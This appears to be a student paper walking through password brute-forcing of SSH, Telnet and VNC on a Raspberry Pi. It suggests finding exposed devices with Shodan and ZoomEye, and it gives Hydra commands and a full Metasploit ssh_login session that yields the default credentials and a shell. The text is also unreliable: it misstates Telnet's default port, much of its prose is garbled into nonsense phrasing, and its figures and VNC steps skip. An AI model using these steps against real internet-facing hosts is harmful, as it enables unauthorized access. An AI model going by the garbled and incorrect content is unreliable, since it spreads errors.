

Invading Ssh,Telnet,Vnc Services with Metasploit and The-Hydra

Ms.Shruti

Computer Science and Engineering
Lovely Professional University,Jalandhar, India
shruti.24906@lpu.co.in

Ganeshbabu Aleti

Computer Science and Engineering
Lovely Professional University,Jalandhar, India
aletigo1234@gmail.com

Ankush Kumar

Computer Science and Engineering
Lovely Professional University Jalandhar, India
ankush8233346877@gmail.com

Abstract—The services like SSH, Telnet, VNC etc which enables internet users or administrators to remotely connect and control a computer operating system with the aid of software or command line tools. To connect those services one must complete the authentication process. Attackers or Cyber criminals can crack those remote connection services using different methodologies. With help of Penetration testing tools like Hydra, Metasploit, Brutus etc weak passwords can easily compromised. In the following paper those services passwords are compromised and gain unauthorized access to user account of a computer.

Keywords--Metasploit, Hydra, Raspberry pi, SSH, Telnet, VNC

1.Introduction

The need of accessing computer remotely is frequent nowadays. Computer users who are unable to physically access the computer uses bidirectional interactive communication services like SSH, Telnet, VNC etc. A computer can be accessible remotely when those internet services are available and running on certain port. Using the IP address and port number one can access those services. For authentication, Login process can be implemented to those services in order to prevent unwanted logins, although it is a common feature of servers. A username and password is provided for authentication process to validate the legitimate users for telnet and SSH.

Attackers can find the computer devices running those remote control services using the following search engine shodan, zoomeye, censys etc. Attacks has tactics and methodologies to compromise the computer devices remotely. They use password cracking tools including hydra, metasploit, etc to crack the user authentication passwords using dictionary attacks. After successful password cracking of computer device, they gain unauthorized access to computer device. Further they can perform secondary level or post attacks on computer. Intruder can harm computer in the following ways deploy a backdoor, install any virus or worm, deploy any malware including spyware, ransomware, rootkit, Privilege escalation etc.

Raspberry Pi with SSH telnet and VNC services enabled device is taken into consideration for demonstrating the password attacks. It is a single board computer, raspbian OS is installed on it.

Basic information gathering is mandatory to identify the ports and services of the target. Using reconnaissance and scanning technique attackers find information like IP, ports, services etc.

With the obtained information attacker start cracking passwords with help of Pentest tools. Many Password cracking tools are available on the market. Metasploit and Hydra are open source tools. Metasploit has several modules, each has its function. Hydra is a best tool cracking login passwords. Both tools are used to crack or compromise the remote login services.

2.Literature Review

Remote Login Protocols

A client/server model empower a client to set up a session on the remote machine and afterward run its applications. This application is called as remote login. A user may want to use such applications at a remote site, that results to be transferred back to its local site. For instance, an individual working at home can log in to his/her work server to access applications programs for doing a task. This can be done by a client/server application program for the desired service. Both telnet and SSH are login protocols.

Telnet

Telnet is a TCP/IP standard for establishing a command line remote connection to a remote system. It enables a user to log in to a remote device across the Internet. By default it runs on 21 port. This application can be interpreted as if the text being transferred had been typed on a keyboard attached to the remote machine. A client uses application telnet CLI tool to log in and access remote device.

SSH

SSH stands for Secure Shell another remote login protocol, by default runs on 22 port [1].It utilizes TCP for interchanges however it is incredible and adaptable than telnet and enables the client to all the more effectively execute a solitary direction on a remote customer. It provides a secure communication by encryption and authentication messages.

VNC

The VNC is a basic TCP/IP convention for remote access to graphical UIs over a system association. It depends on the idea of a remote framebuffer otherwise known as RFB. A VNC watcher or customer is introduced on the nearby PC and interfaces with the server segment, which must be introduced on the remote PC. The server transmit a copy of the remote PC's presentation screen to the watcher. It additionally deciphers directions originating from the watcher and completes them on the remote PC.

Password Cracking

Password Cracking is refer to recovering passwords or attempting to gain unauthorized access to restricted systems. It is finished by more than once speculating the secret key, typically through a PC calculation where PC attempts various blends until the secret key is effectively found.

Dictionary Attack

Dictionary attack is a command password attack which uses a pre-arranged list of passwords by trying all the strings presented in the list [2]. It attempts to login with all passwords in the password list , when the password is matched with actual password the attack is terminated.

Raspberry Pi

In this We utilize The Raspberry Pi is a minimal effort, little estimated PC that utilization a PC screen or TV as a screen of raspberry pi, and utilizations a standard console and mouse. It is an able little gadget that empowers individuals of any age to investigate registering, and to figure out how to program in dialects like Scratch and Python. It can do all that you'd anticipate that a personal computer should do, from perusing the web and playing superior quality video, to making spreadsheets, word-preparing, and messing around.

Nmap

Nmap aka network mapper is an open source port scanner tools typically use by network admins and penetration testers [3]. It is capable of following scanning target open ports, operating systems, vulnerabilities and many more.

Metasploit

Metasploit is a Ruby-based infiltrating testing device utilizes by security experts that empowers to compose, test and execute misuse code [4]. It comprises of a few apparatuses that one can use to test security vulnerabilities, specify systems, execute assaults and avoid discovery. It is an assortment of devices so it gives total condition to infiltration testing and endeavor advancement. It is a cross stage structure which implies accessible for all Windows, Linux and Mac OS.

Hydra

Hydra is open source login cracker penetration testing tool which supports numeros protocols to attack. This tool enables security professionals to gain unauthorized access to a system remote.It is fast and flexible tool. It is available command based as well as graphical. It supports HTTPS, MySQL, PostgreSQL, SSH and many other protocols. It brute force the credentials using wordlists against remote hosts services.

3. Implementation and Results

Attacking Methodology

Attacker follows the Hacking steps to compromise target which including Information gathering, Scanning, System Hacking. Adequate time is given for information gathering and scanning phases to understand the target. Attackers find the devices running any of the services using search engine shodan or zoomeye. Those search engine can fetch desired results with the help of operators or normal search bar. In the following SSH and telnet services are search, in result shodan and zoomeye provided finite number of devices that running SSH or telnet.




Fig 1 : Resulting SSH enables devices using shodan




Fig 2: zoomeye fetched results in which devices running telnet service

After collecting basic information about the target. Attacker perform the second phase called scanning. Scanning technique reveals the services, Operating systems, Vulnerabilities etc of a target. A port scanner tool is used to perform scanning phase. Nmap is an open source port scanner that enables one to run commands against server or computer devices which are connected to the internet. Nmap provides many features to fetch juicy information about target. A basic Nmap scan against target can give the list of open ports of the target. Nmap command “nmap IPaddress”.




Fig 3: Nmap results showing open ports on the target system.

In phase three system hacking, password crack is take place. Hydra and metasploit tools are used to perform password cracking wordlist attack.

Dictionary attack on Telnet service using Command line Hydra

Using command line hydra tool dictionary attack can be performed. “hydra” is command to access CLI hydra tool. The following command to start telnet password cracking against target “hydra -l admin -P passlist.txt 192.168.1.6 telnet”. Where

- l : login name
- P : password list
- 192.168.1.6 : IP address of the target
- Telnet : Service that we cracking.

If the user is not determined, hydra accepts a wordlist for users too. Command : “hydra -L loginlist.txt -P passlist.txt 192.168.1.6 telnet”.



Fig 4: Login name and password displaying after successful attack.

Brute forcing VNC service password using Hydra:

VNC service can be compromised using password wordlists by trying one password each time taken from wordlist.

The target device has VNC service enabled on port 5901 hosting on 192.168.1.3 IP address. Fig[5]




Fig 5: Setting the target, port and service

Next, click passwords tab for setting up wordlist against our target to bruteforce. Bruteforcing VNC service doesn't need user, so enable “Protocol does not require usernames”. Fig[6] Select password list field to provide wordlist located in your filesystem. To find wordlists in your machine use “local To wordlist” command. Fig[7]




Fig 9: Msf banner

After running msfconsole command it opens the metasploit , “ssh_login” auxiliary module is used to brute forceSSH user and password. To find the module type “search ssh_login” To use the ssh_login module , type this command in terminal “use auxiliary/scanner/ssh/ssh_login”. Fig[10]

```
msf5 > search ssh_login

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  auxiliary/scanner/ssh/ssh_login          normal          Yes    SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey   normal          Yes    SSH Public Key Login Scanner
```

Fig 10: Selecting module ssh_login to brute force ssh credentials

It loads the module and currently ready to use it. Options of the module need to be set which target , target port (22), wordlists etc. To see options type “show options”.Fig[11]

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce: from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
PASSWORD        no              no        A specific password to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
RHOSTS           yes             yes       The target address range or CIDR identifier
RPORT           22              yes       The target port
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS          1               yes       The number of concurrent threads
USERNAME         no              no        A specific username to authenticate as
USERPASS_FILE    no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        no              no        File containing usernames, one per line
VERBOSE         false           yes       Whether to print output for all attempts
```

Fig 11: Options available with ssh_login module

Options need to be setting according to our target, so our target is Raspberry Pi . It has default user pi ,thus we directly set username option as pi. In your case you can set wordlists for both user and password.

Set the options as following:

```
msf5 auxiliary(scanner/ssh/ssh_login)> set RHOSTS 192.168.1.102
msf5 auxiliary(scanner/ssh/ssh_login)> set USERNAME pi
msf5 auxiliary(scanner/ssh/ssh_login)> set pass_file /home/disaster/hello.txt
msf5 auxiliary(scanner/ssh/ssh_login)> exploit
```

After setting required options run “exploit” command to start brute force. When the password in your wordlist get match it stop the attack and displays the password and user.Fig[12]

```
msf5 auxiliary(scanner/ssh/login) > set RHOSTS 192.168.1.102
RHOSTS => 192.168.1.102
msf5 auxiliary(scanner/ssh/login) > set Username pi
Username => pi
msf5 auxiliary(scanner/ssh/login) > set pass_file /home/disaster/hello.txt
pass_file => /home/disaster/hello.txt
msf5 auxiliary(scanner/ssh/login) > exploit

[*] 192.168.1.102:22 - Success: 'pi:raspberrypi'
[*] Command shell session 1 opened (192.168.1.104:45341 -> 192.168.1.102:22) at 2019-10-14 23:33:27 -1100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig 12 : Options required to set and exploit to start brute force.

Session gets create after successful brute force attack. “sessions -i” command can be used to see the sessions list. To access the session write “sessions x” (x is the serial number of the session). Home directory of the user will be the current working directory of the SSH service. Privilege escalation is possible to take root access.

4. Conclusion :

Services like SSH, Telnet and VNC are so helpful for internet users or administrators to control remote systems. Using weak passwords make the authentication easy to break. An attacker can use password cracking tools like Hydra, Metasploit, etc. It takes less time to crack those weak passwords with the help of wordlists using dictionary attack methodology. To avoid the password attacks use strong password for authentication process. Disable the services if you don't need them.

5. References

- [1] N. KANDHIL and D. A. KUMAR, "A STUDY ON SECURE SHELL (SSH) PROTOCOL," *International Journal of Computer Science & Management Studies*, pp. 300-305, Aug 2011.
- [2] S. K. Kulkarni, "A Survey of Password Attacks, Countermeasures and Comparative Analysis of Secure Authentication Methods," *International Journal of Advanced Research in Computer Science* , pp. 319-331, Nov 2015.
- [3] M. G. Kaur and N. Kaur, "Penetration Testing – Reconnaissance with NMAP Tool," *International Journal of Advanced Research in Computer Science*, p. 3, April 2017.
- [4] P. K. S. S. Pandey, V. Dixit and L. K. Tiwari, "A study on Penetration Testing Using Metasploit Framework," *International Research Journal of Engineering and Technology(IRJET)*, pp. 193-200, Dec 2018.
- [5] K. Sha, W. Wei, T. Andrew Yang, Z. Wang, W. Shi “**On security challenges and open issues in Internet of Things**” *Futur. Gener. Comput. Syst.*, 83 (2018), pp. 326-337
- [6] H.Z. Yuchen Yang, Longfei Wu, Guisheng Yin, Lijie LiA **survey on security and privacy issues in internet-of-things**2015 10th Int. Conf. Internet Technol. Secur. Trans., 4 (2015), pp. 202-207

- [7] J. Lin, W. Yu, N. Zhang, X. Yang, H. Zhang, W. Zhao **A survey on internet of things: architecture, enabling technologies, security and privacy, and applications** IEEE Internet Things J., 4 (5) (2017), pp. 1125-1142
- [8] A. Tewari, B.B. Gupta **Security, privacy and trust of different layers in Internet-of-Things (IoTs) framework** Futur. Gener. Comput. Syst. (2018)